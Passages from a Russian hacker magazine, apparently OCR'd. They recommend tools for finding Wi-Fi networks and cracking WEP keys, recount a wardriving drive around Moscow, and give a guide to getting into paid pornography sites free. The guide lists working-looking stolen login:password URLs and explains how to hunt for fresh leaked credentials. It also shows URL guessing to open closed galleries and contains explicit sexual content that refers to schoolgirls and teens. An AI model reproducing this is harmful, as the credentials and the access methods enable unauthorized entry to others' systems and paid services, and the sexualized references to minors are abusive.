Теперь о софте. Netstumbler (http://www.stumbler.net/) работает под маздаем, находит и распознает параметры работающих сетей. Это очень нужное приложение: дело в том, что сеть тебя не пустит, если ты не настроишь SSID, это такая строка из 32 символов, которая передается с каждым пакетом. SSID у каждой сети своя, ее настраивает админ, а добрый Netstumbler тебе ее подскажет, чтобы ты ее прописал в свою карту и был в сетке как все. Перед тем как припасть к источнику, о делавар, внимательно прочти SSID найденной сети, и если там написано что-нибудь типа «ne_vlezai_a_to_grohnu», держись подальше - из подъезда могут выбежать злые апачи и снять с тебя скальп прямо на тротуаре.


**Эмблема проекта Airsnort - летучий поросенок**

Админы некоторых сетей включают встроенное в радиошнягу средство шифрования по имени WEP. Тут тебе пригодится AirSnort (**http://airsnort.shmoo.com/**), он работает в иксах под пингвином и подберет ключ к сети, если достаточно долго послушает ее трафик.

## СКАЗАЛ «ПОЕХАЛИ» И МАХНУЛ...

Ну а еще возьми в дорогу кусок мела, старик. Если ты еще не прочитал статью про варчокеров в этом номере, немедленно прочитай и выучи условные знаки. Кстати, в Европе и Штатах народ в полный рост составляет карты родных городов с обозначениями открытых сетей. А некоторые фирмы вывешивают возле своих офисов знаки «вход по радио открыт всем желающим». Ну да, а в родной стране какие-то шустрые парни уже зарегистрировали домен warchalking.ru. Дорога зовет, короче, открытых тебе сетей, перец, укрась родной город своей наскальной живописью :).

# СПЕЦ НА ТРОПЕ ВОЙНЫ

## ищем беспроводные сети в Москве

Эээх, давненько не устраивали мы выездных мероприятий! Все сидим, как крысы корабельные, в своем трюме и перебиваемся с хлеба на воду (то есть с пива на чипсы :)), изредка развлекая себя нюканьем, факаньем, фриканьем и прочим кардингом. Надоело! Ctrl-Alt-Del, Logoff user Dronich.

Андрей «Дронич» Михайлюк (dronich@real.xakep.ru)

Из записи камеры слежения N12 /двор редакции/:

---
Дверь распахнулась, и на пороге появился ОН: высокого роста, в гриндерах и поношенной синей бандане. Сжимая под мышкой ноутбук, ОН широкими шагами отмерил дорогу к припаркованной впритирку маленькой машинке, заскочил в нее, завелся и пулей выехал (вылетел!) из поля зрения камеры...
---

За углом Дронич (а ведь это был именно он) притормозил и остановился около голосующего мужчины в сером пальто и шляпе, натянутой на самые глаза. «Ворчокингом не увлекаетесь?» - спросил тот в открытое окно правой двери. «А почему бы и нет?» - промелькнула мысль в голове Дронича, он открыл дверь, дождался, пока незнакомец усядется поудобнее, и дал газу. На часах было 15.04.

На бульварном кольце незнакомец нарушил молчание: «Может, начнем потихонечку?». Запустив руку во внутренний карман пальто, он вытащил оттуда небольшой приборчик, на одном конце которого угадывался разъем PCMCIA, а на другом - подобие антенны, закатанной в серый шершавый пластик. Дронич остановил машину и подключил приборчик к ноутбуку. Тот недовольно заверещал, приняв в свое чрево неизвестное ему устройство, но после знакомства с дискетой «Drivers» затих и начал изредка помаргивать лампочкой на приборе, показывая готовность к работе. «Ну что, поехали?» - спросил незнакомец, бесцеремонно положил ноутбук на колени и открыл два окна - одно в машине, а другое в операционной системе. В заголовке второго угадывалась надпись Network Stumbler...

**Карточку D-Link DWL-650 Wireless LAN PCMCIA Card для эксперимента предоставили наши друзья из компании «Остров Формоза», а ноутбук и машинку героически пожертвовал Дронич.**


Бррр, что-то с Ниро переобщался :). Так что вся ответственность за стиль и настроение на его плечах. Нет, теперь только балет и керамика! А то шизофрения и паранойя семимильными шагами идут в массы :). Хотя на самом деле все так примерно и было - подключив к моему ноутбуку Wireless LAN адаптер D-Link DWL-650, мы в компании с Федором Добрянским отправились путешествовать по Москве в поисках беспроводных сетей с открытым доступом и добрым админом (а лучше вообще без него).

### СУХИЕ ФАКТЫ


Я думаю, что статью про ворчокинг ты уже прочитал, так что рассказом об истории и теории хакинга по воздуху грузить тебя не буду. Наша задача была до боли тривиальна: объехать все переулки центра Москвы и просканить воздушное пространство на предмет присутствия беспроводных сетей при помощи программы Network Stumbler. Так что оставшаяся часть статьи - это хронология нашей поездки и подведение итогов.

### ХОРОШЕЕ НАЧАЛО

Отъехав на десяток километров от центра Москвы, мы заприметили беленькое здание со здоровенной пижней на крыше. Где-то я его видел, но вот где? Ладно, воспоминания потом, может быть тут кроется зловещий радиоэзернет? Лампочка на приборе это подтвердила - перестав изредка помаргивать (так она сообщала нам, что ищет сеть, но найти не может), она зацвела ярким зеленым цветом. Ага, есть! Но не успел Stumbler опросить сетку на пред-



**Радио в Москве**



## Здесь рыбы нет...

мет адаптеров, SSID и прочей технической мутоты, как к нашей машине поспешили два муссоршмидта, покинувших свою охранную будку. Перспектива встречи с ними мало меня обрадовала, тем более, что один из них уже начал бубнить что-то в свою рацию. Так что пришлось пульнуть с места (спасибо раллийному движку!) и исчезнуть из их поля зрения (спасибо немытым номерам). Заезжая за угол, я краем глаза заметил вывеску этого странного предприятия. Мать-перемать! Пять веселых букв - ФАПСИ :). А здание было знакомо потому, что фотка его висела на их официальном сайте. В общем, мы тронулись сушить штаны и радоваться, что не успели подконнектиться к их сети, так как это значило, что и они к нам вломиться не успели :).

## НАМ НУЖЕН ПЛАН

Вторым пунктом назначения стала точка, известная в народе как M9. Если ты ходил/ездил по Профсоюзной и ее окрестностям, то не мог не заметить домика общажного типа, который почему-то окружен тройным забором. А за забором тем - грибница спутниковых и еще-хэ-зэ-каких антенн. Это и есть знаменитая точка обмена трафиком с забугорьем. Правда, губы пришлось закатать - за оба круга, которые мы совершили вдоль третьего забора, лампочка скромно показывала наличие сигнала, но декодировать его не могла. Стамблер тоже упорно молчал. Было обидно («такое место, а мы...»), но причина неудачи нашлась - в сформулированном Федей виде она звучит примерно так: «поскольку они используют направленные антенны, передающие сигнал за полгорода, мы не можем вклиниться и заловить этот сигнал, потому что тогда нам придется встать на дороге радиоволн, а они летят очень высоко» :). Времена меняются, Федор остается :). Ориентируясь по добытой Федей же карте, мы посетили еще несколько мест, стоящих на пути радиоволн, но тщетно - сигнал совсем не хотел ловиться. И тогда на попытки поймать сеть через «длинный» канал пришлось забить и отправиться на поиски сеток местного значения. Карту взаимодействия направленных антенн в Москве ищи на скринах - может, спаяешь себе направленный девайс (при чтении этих строк в глазах Добрянского загорелся нездоровый огонек) и поимеешь себе немереную халяву.

## КРАТКИЙ ЭКСКУРС

Чем отличается направленная антенна от радиоточки? Да буквально всем! Направленная приемо-передающая антенна смотрит на такую же, расположенную за много километров от нее, а радиоточка дает стабильный сигнал в радиусе 50-100 метров максимум. То есть сотрудники и босс могут гулять по офису, не теряя коннекта. А значит, можно попробовать стать внештатным сотрудником :).

Надеясь найти беспроводные сети на предприятиях и в организациях, мы посетили ГУМ, ЦУМ, торговый комплекс «Охотный ряд» (ака Манежка), МГУ на Воробьевых горах и еще кучу «типа перспективных мест». И нигде не нашли даже какого-нибудь легенького намека на коннект :(. Точно так же завершились поиски доступных офисов в центре города, никаких тебе беспроводных сетей. На карте ты можешь проследить за нашим маршрутом (с позиции «сюда я не пойду»).

## К ЧЕМУ СЛОВА...

Выводы напрашиваются неутешительные - либо в стране нет радиоэзернета вовсе, либо мы копали не там. И судя по бурному развитию компаний типа «Арткомса» (www.artcoms.ru) и размеру сайтов по теме (www.wireless.ru), истинно верен второй вариант. Просто компании, применяющие эту технологию в работе и быту, не очень-то хотят афишировать свое добро для масс хаксоров. Так что мы обязательно продолжим тему ворчокинга в ближайших номерах, только искать будем в элитных кварталах и офисных зданиях. А пока на это у нас не хватило ни сил, ни времени (одного бензину сожрали литров сорок :6). И если ты вдруг оказался свидетелем работы беспроводной сети - срочно стучись к нам, будем расследовать. А пока я шерстю Юзнет в поисках намеков на радиоэзернет, Федор паяет уникальный усилитель сигнала, а дальний родственник Саламандры обещает замутить нехилую выносную антенну из коробки Принглсов. Солнце греет, жизнь кипит, присоединяйся!

# ЛЕГКОЕ ПОРНО

## творческий процесс поиска

Любая особь мужского или женского пола, подключенная к Интернету, смотрит порнуху. Этот факт даже не хочу обсуждать. Конечно, большинство интернетчиков будет орать, что это им не интересно, что у них нет на это времени и что они предпочитают живьем. Но бешенные рейтинги порноресурсов, их регулярное обновление, банерные сети говорят за интернетчиков: «порнуху любят почти все, а те, кто не любят, все равно ее смотрят».

**Любитель порнушки**

В том, что ты и все твои знакомые интернетчики и интернетчицы глядят порно, мы убедились. Раз уж это так, то давай учиться легко добывать много качественного порно и не попадаться в порноловушки! К сожалению, большинство любителей порнушки так и не научилось добираться до самого сладенького! Я научу, приступим.

### ЧТО ТАКОЕ ХОРОШЕЕ ПОРНО?

**СЕРИИ**

Большинству любителей сладкого достается обычно коктейль для онанизма в виде кучки совершенно разных картинок с совершенно разными порноактерами. Так быть не должно, любая порнушная картинка, которую ты слил с Интернета, - это сериал. То есть сначала дяфчонки-школьницы одеты и гуляют по улице, потом они знакомятся с парнями, потом парни их раздевают и только потом начинают их иметь в десяти различных позах, ну и в конце все обязаны кончить дяфчонкам на лица. Вот примерное описание стандартной порносерии. Одни любят лесбиянок, другие групповики, третьи прутся просто от больших сисек. Главное, что все это должно быть в виде серии связанных фотографий. То есть у любителя порнушки должна быть возможность рассмотреть происходящее со всех сторон.

**ЛИЦА**


Если дяфчонка снялась в одной порносерии, то она обязательно снялась еще в нескольких. Стало быть, у порнофила должна быть возможность посмотреть на одну и ту же понравившуюся порноактрису в разных сериях.

**КАРТИНКИ**

Картинки должны быть с предпросмотром, то есть вся серия должна грузиться на страничку в виде маленьких картиночек. Если порнушник захочет рассмотреть какую-то картиночку получше, то он кликнет на нее, и она должна увеличиться во весь экран. На многих отвратных сайтах такой возможности нет.

**КАТЕГОРИИ**

Как я уже говорил, одни любят смотреть на лезби, другие на групповики, есть любители прикольной одежды типа чулков и обтягивающего латекса, одни любят женщин в соку, третьим подавай подростков, есть и грязные извращенцы, фанатеющие от трансвеститов, мутантов, карликов, жестокого пирсинга, садомазохизма, от мазанья калом и секса с собачками, лошадьми, удавами, козочками. Одним словом, на вкус и цвет товарищей нет. Но должны быть сайты, где все это безобразие разложено по категориям. Причем в каждой категории должно быть несколько серий с предпросмотром, а не тупая свалка разных несвязанных фоток.



**ВИДЕО**

Если у тебя Интернет не халявный, то видео качать экономически не оправдано. Допустим, на 15 мегабайт трафика ты потратишь минимум полтора доллара - что на выделенной линии, что на модеме. Намного умнее будет найти в Интернете кадры из фильма, который тебе понравится, и пойти купить видеокассету за 30-80 рублей.

Поэтому на хороших сайтах видео хранится с предпросмотром. Естественно, в видео должен быть звук, должна быть возможность скачать отдельные эпизоды с предпросмотром или весь фильм целиком. На хороших сайтах есть возможность посмотреть фотографии, сделанные во время подготовки к съемке. Например, ты можешь увидеть, как порнозвезда готовится к пенетрированию или отдыхает после него. А еще видео в Интернете обычно сильно пожато, поэтому полезно, когда на сайте есть отдельные кадры в виде картинок, которые позволят тебе все нормально разглядеть.


Вот что ты должен требовать от порносайтов. Ты думаешь, что это сказки и нет таких идеальных сайтов? Есть такие сайты, просто туда нужно научиться попадать и нужно научиться с ними бороться. Я научу!

### ПЛАТНЫЕ САЙТЫ

Почему-то многие свято верят в то, что платные сайты соответствуют высоким требованиям любителя порнушки. Далеко не все. Вообще, я видел очень мало нормальных платных порносайтов. Конечно, первая страница у многих таких сайтов очень привлекательна, но как только ты становишься зарегистрированным пользователем, то сразу все падает. Контент обычно просто отвратителен.


Ни в коем случае не пытайся честно зарегистрироваться на порносайте, это просто глупо. Во-первых, порносайт может украсть все деньги с твоей кредитки, во-вторых, ты сможешь легко найти в Интернете его содержимое бесплатно.

Но если тебе все-таки хочется на хороший платный порносайт, то можно попытаться на него залезть бесплатно. Можно, конечно, пытаться хакнуть сайт или пытаться зарегистрироваться по фальшивой кредитке, но эти способы нельзя назвать легкими. Поскольку очень хорошие (а нам нужны именно такие) платники хачат все, кому не лень, у них отличная защита, а если ты зай-

мешься кардингом, то могут быть проблемы с законом. Другое дело - найти совершенно легально в Интернете готовый пароль к платному порносайту.

## САЙТЫ ПАРОЛЕЙ

Конечно, ты уже видел в Инете гигантские списки паролей к платникам, и не один не работал. Ну а ты как думал? Редкий пароль живет дольше двух дней, его сразу прикрывают. Поэтому смотри на дату выпуска листа с паролями. Должно стоять сегодняшнее число. Методика поиска такая: набираешь в поисковой системе строку типа «pass BangBus.com». Никаких ламерских «pass sex». Ты должен себе четко представлять, пароль к какому платному сайту тебе нужен. Платный сайт мечты найти легко, его адрес пропечатан на твоих любимых порнокартинках. Эти картинки кто-то свистнул с сайта, который тебе нужен, там ты найдешь еще много того, что тебе нравится.
Желательно в запросе указать сортировку по дате, чтобы тебе вывалились самые свежие пароли. Ни в коем случае не кликай на ссылки, которые выдала поисковая машина, тебе не нужно никуда ходить. Нужно искать пароли прямо в результатах поисковой машины, находим ссылку **http://samilies:volume@members.bangbus.com/.** Здесь samiles - это логин, а volume - пароль. Ссылку нужно скопировать в новое окно браузера. Эх! Этот пасс уже не работает! Ищем дальше… И ничего не находим, нет сегодня свежих паролей для этого прикольного сайта, все пароли не подходят.



Но не расстраивайся, ведь рядом вываливается куча других полезных паролей, например, свеженький: **http://dezamone:b5kcotd@www.blacksonblondes.com/membersarea/index.html**. Это тоже прикольный сайт, тут негры дружно имеют белых школьниц. Прикольное видео, правда без предпросмотра. Словом, чтобы ломиться на платные сайты через поисковую машину, нужно иметь список добротных платных сайтов. Часть паролей найдется, а часть нет. Поэтому во время поисков нужно найти несколько надежных сайтов с паролями.
Сайт с паролями должен часто обновляться и иметь систему выброса нерабочих пассвордов. Идеал для подражания сайт **http://212.108.226.145/furesz/index2.htm.** Он обновляется 2-3 раза в неделю, тут паролей не много, но большинство из них работает. При этом нет никакого обмана.
А вот сайт паролей **http://www.qualitypasswords.com/** - пример нечестного сайта. Там под многие ссылки с паролями засунута реклама. Отличить очень просто: наводишь на ссылку и сморишь, куда она тебя отправит. **http://www.qualitypasswords.com/cgi-bin/cjpro/cjproout.cgi?scam** - подстава, это реклама. **http://digger:robot@www.asiandeception.com/secure/** - реальная ссылка с паролем и логином.

## САЙТЫ С БЕСПЛАТНЫМ СОДЕРЖИМЫМ

Иногда становится смешно, что за такие уродские сайты кто-то платит, кто-то пытается добыть от них пароли, когда есть мегапорталы с классной бесплатной начинкой. Эти порталы хорошо известны:
**http://www.sleazydream.com/main.html**
**http://www.discretesex.com/main.html**
**http://www.germanhard.com/**
Такие сайты живут за счет рекламы. Они делают себе хорошую посещаемость за счет того, что, якобы, ежедневно обновляются. Вообще-то, тут и так куча отличных серий - обонанируешься, но если тебе этого мало, то можно легко похачить.
Дело в том, что на таком сайте валяется около тысячи галерей, а доступны с предпросмотром только несколько десятков. Причем каждый день открывается пара новых галерей, а пара старых закрывается. Если ты чуть-чуть подумаешь, то сможешь получить доступ ко всем галереям сайта.
Например, заходим в открытую серию **http://www.sleazydream.com/09y/index.html**. Легко догадаться, как попасть в закрытые галереи, надо на-

брать **http://www.sleazydream.com/09a/index.html, http://www.sleazydream.com/09b/index.html** и так далее. Это работает со всеми такими сайтами.
Кстати, это поможет тебе не попадаться на рекламу. Понятно, что на сайте **http://www.discretesex.com/** галерея с адресом **http://karadavis.com/4videosamples/46h/asakid.htm** - реклама платного сайта.

## САЙТЫ СО ССЫЛКАМИ НА БЕСПЛАТНОЕ СОДЕРЖИМОЕ

Дело в том, что на многих хороших платных сайтах есть галереи с бесплатным содержимым, это нужно для рекламы. Но самое смешное в том, что обычно в этих бесплатных галереях лежат почти все серии платника в немного урезанном варианте. На специальных сайтах бесплатных галерей выкладываются ссылки на одну из этих серий. Используем ту же логику: если у нас есть ссылка на галерею **http://www.oralaudition.com/ cofh/costume3/,** то работает и **http://www.oralaudition.com/cofh/costume2/** с другой галереи. Таким способом можно набрести на мегамассив качественного порно (около 800 серий).
Осталось найти хорошие сайты с такими ссылками. Сайт **http://www.hotsexseries.com/main.html** - это отличные ссылки с предпросмотром. Реклама попадается, но ее легко отличить. Сайт **http://www.hardcorejunky.net/links2.html** - это честные ссылки без рекламы с прикольным текстовым описанием.
А вот сайт **http://www.easy-porn.net/** - сплошная подстава. Хотя выглядит привлекательно, все ссылки там в виде **http://www.easy-porn.net /counting.php?id=177707&part** - сплошная реклама. А сайт http://www.onlyteenstgp.com/ можно обмануть. Чтобы он не выдавал рекламу, нужно из его ссылки
**http://www.onlyteenstgp.com/cgi-bin/tt.cgi?url=http://www.xxxjungle.net/toons/xm92/pinup3.htm&link=p01.i31.1148316967644963133169778491&p=0** вырезать нужный бесплатный адрес **http://www.xxxjungle.net/toons/xm92/pinup3.htm** и наслаждаться.

## ПОИСК ПО ИМЕНАМ

И напоследок еще один прикольный способ обломать платные серваки и найти их платную начинку на бесплатном сайте. Многие платники любят рекламировать, что, мол, только у них есть такая замечательная порнозвезда. Расслабься, в бесплатном Интернете есть почти все серии с известными порнозвездами, нужно только уметь их искать. Для этого есть специальные сервера типа **http://www.freeones.com/**. Например, понравилась тебе дяфчонка по имени Krystal Steal, но, чтобы ее подробно разглядеть, сайт требует денег. Заходим на **http://www.freeones.com/**, вводим ее имя и получаем список с бесплатными галереями. Ну и, конечно, ссылку на ее платный официальный сайт, к которому можно найти пароль. А самое смешное, что все серии, которые обещал платный сайт, мы уже нашли бесплатно.

## ЗАЩИТА

Эти все методы можно эффективно и безопасно использовать, если у тебя нормальный браузер, в котором действительно можно отключить Java, JS, ActiveX, cookies. Я использовал Opera v. 6.03. Правда, если ты будешь лазить по платникам с чужим паролем, то придется включать куки.
Кстати, если хочешь проверить свой Explorer на безопасность, залезь на **http://www.easy-porn.net/** и покликай ссылки. Всплывет куча окон, много дряни прописывается в реестр. Например, они умеют записывать в домашнюю страницу браузера порносайт так, что ты не сможешь его удалить. Осторожно, скачка порнухи без хорошей защиты опасна для здоровья твоего компа!

